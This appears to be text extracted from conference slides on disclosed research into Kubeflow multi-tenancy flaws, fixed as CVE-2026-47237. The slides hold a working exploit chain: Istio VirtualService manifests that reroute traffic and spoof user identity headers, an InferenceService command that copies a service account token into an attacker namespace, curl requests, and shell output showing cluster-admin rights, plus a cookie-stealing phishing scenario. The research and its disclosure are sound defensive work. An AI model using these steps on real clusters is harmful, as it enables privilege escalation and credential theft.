
Exploit

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
    - kubeflow/kf-gateway
  hosts:
    - '*'
  http:
    - match:
        - uri:
            prefix: /assets/favicon.ico
      route:
        - destination:
            host: poc.attacker.svc.cluster.local
  [...]

```




Impact



Finding a Way to Cluster Admin

Vertical Privilege Escalation

Bypassing Network Policies



User Impersonation



Kubeflow



Attacker

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
[...]
spec:
  gateways:
  - kubeflow/kubeflow-gateway
  http:
  - headers:
    request:
      set:
        kubeflow-userid: "system:serviceaccount:kubeflow:kserve-controller-manager"
    route:
  - destination:
    host: kserve-models-web-application.kubeflow.svc.cluster.local
[...]
```

How does this help to
gain cluster admin?

Full Exploit: Deploy InferenceService



Kubeflow

```
{  
  "resources": [  
    {  
      "apiVersion": "serving.kserve.io/v1beta1",  
      "kind": "InferenceService",  
      [...]   
      "spec": {  
        "predictor": {  
          "containers": [  

```




Attacker

POST
/poc/kserve/api/
namespaces/kubeflow/
kserve-resources

kserve-
models-
web-
application

Full Exploit: Deploy InferenceService



Full Exploit: Deploy InferenceService



Kubeflow

```
{  
  "resources": [  
    {  
      "apiVersion": "serving.kserve.io/v1beta1",  
      "kind": "InferenceService",  
      [...]
```

```
    "spec": {  
      "predictor": {  
        "containers": [  
          {  
            "command": [  
              "/bin/sh", "-c",
```

```
              "kubectl create secret -n attacker generic poc-  
cluster-admin-token --from-  
file=/run/secrets/kubernetes.io/serviceaccount/token; sleep 60000"
```

```
            ],  
            "serviceName": "profiles-controller-service-account"
```

```
      [...]
```



Attacker

POST
/poc/kserve/api/
namespaces/kubeflow/
kserve-resources

kserve-
models-
web-
application

Demo Time!



\$ _

```
(base) jovyan@attackers-notebook-0:~$ kubectl get secrets
```

NAME	TYPE	DATA	AGE
------	------	------	-----

```
(base) jovyan@attackers-notebook-0:~$ kubectl apply -f  
virtualservice-kserve.yaml  
virtualservice.networking.istio.io/kserve-controller-poc  
created
```



\$ _


```
(base) jovyan@attackers-notebook-0:~$ curl "$DOMAIN/poc-  
vs/api/namespaces/kubeflow/kserve-resources" \  
-H 'accept: application/json, text/plain, */*' \  
-H 'content-type: application/json' \  
-b "$COOKIES" \  
-H "x-xsrf-token: $XSRF_TOKEN" \  
--data-binary @curl-kserve.json  
[...]  
{  
  "createdResources": [  
    {  
      "apiVersion": "serving.kserve.io/v1beta1",  
      "kind": "InferenceService",  
      "name": "poc",  
      "namespace": "kubeflow"  
    }  
  ],  
  "message": "1 KServe resource(s) successfully created."  
}
```



\$ _


```
(base) jovyan@attacker-nb-0:~$ kubectl get secret
NAME                                TYPE      DATA  AGE
poc-cluster-admin-token            Opaque    1       43s
(base) jovyan@attacker-nb-0:~$ ./create-kubeconfig-from-
token.sh poc-cluster-admin-token kubeconfig.yaml
(base) jovyan@attacker-nb-0:~$ kubectl --kubeconfig
kubeconfig.yaml auth can-i --list
```

Resources	Non-Resource URLs	Resource Names	Verbs
.	[]	[]	[*]
	[*]	[]	[*]



Fixing Multi-Tenancy in Kubeflow

Fixing the Issue: Remove Istio Permission?

\$ _

```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \  
--list  
Resources          [...]    Verbs  
configmaps          [...]    [create delete [...]]  
deployments.apps    [...]    [create delete [...]]  
*.networking.istio.io [...] [create delete [...]]  
[...]
```

Fixing the Issue: Or even the Service Account?

\$ _

```
(base) jovyan@attackers-notebook-0:~$ kubectl auth can-i \  
--list
```

Resources	[...]	Verbs
configmaps	[...]	[create delete [...]]
deployments.apps	[...]	[create delete [...]]
*.networking.istio.io	[...]	[create delete [...]]
[...]		

Breaking Multi-Tenancy **Over**

User Impersonation without Service Account



Home

Notebooks

TensorBoards

Volumes

Katib Experiments

KServe Endpoints

Pipelines

Manage Contributors

GitHub

Documentation

← New notebook

Name

ernw-sn



JupyterLab

An interactive development environment for notebooks, code, and data. Ideal for prototyping and experimentation.

1

VisualStudio Code

A lightweight but powerful source code editor, redefined and optimized for building and debugging modern web and cloud applications.

2

RStudio

An integrated development environment for R, a programming language for statistical computing and graphics.

Custom Notebook

Image

kubeflownotebookswg/jupyter-scipy:v1.9.2

☒ Custom Image

Custom Image

europa-docker.pkg.dev/folkloric-stone-231516/ernw-images/snobis/poc-webserver

Image pull policy

IfNotPresent


39

Phishing Attack Scenario



Attacker

1. Attacker creates notebook with custom image
2. Attacker authorizes victim in their namespace
3. Attacker convinces victim to visit link to notebook
4. Victim clicks on link
5. Notebook either
 - logs the request to steal the cookie like before
 - or executes client-side code in Browser to perform actions on behalf of the victim





Phishing Attack Scenario



Attacker



Kubeflow



Real-world Impact



Kubeflow

Affected



Red Hat



NUTANIX



Partially affected



Canonical

Coordinated Disclosure


- CVE-2026-47237 was fixed in Kubeflow by
 - removing the Istio edit permissions from the Service Account
- In addition, we introduce a multi-domain setup to fix the phishing attack scenario
- Thanks to the Kubeflow project!
- However, **insecure Cross-Namespace References in CRDs** is a common problem in various other projects.

Excellent research
paper on the topic by
Andong Chen et. al.
<https://arxiv.org/pdf/2507.03387>

Breaking Multi-Tenancy Over and Over

Insecure Cross-Namespace References in Annotations


Cross-Namespace References in Annotations



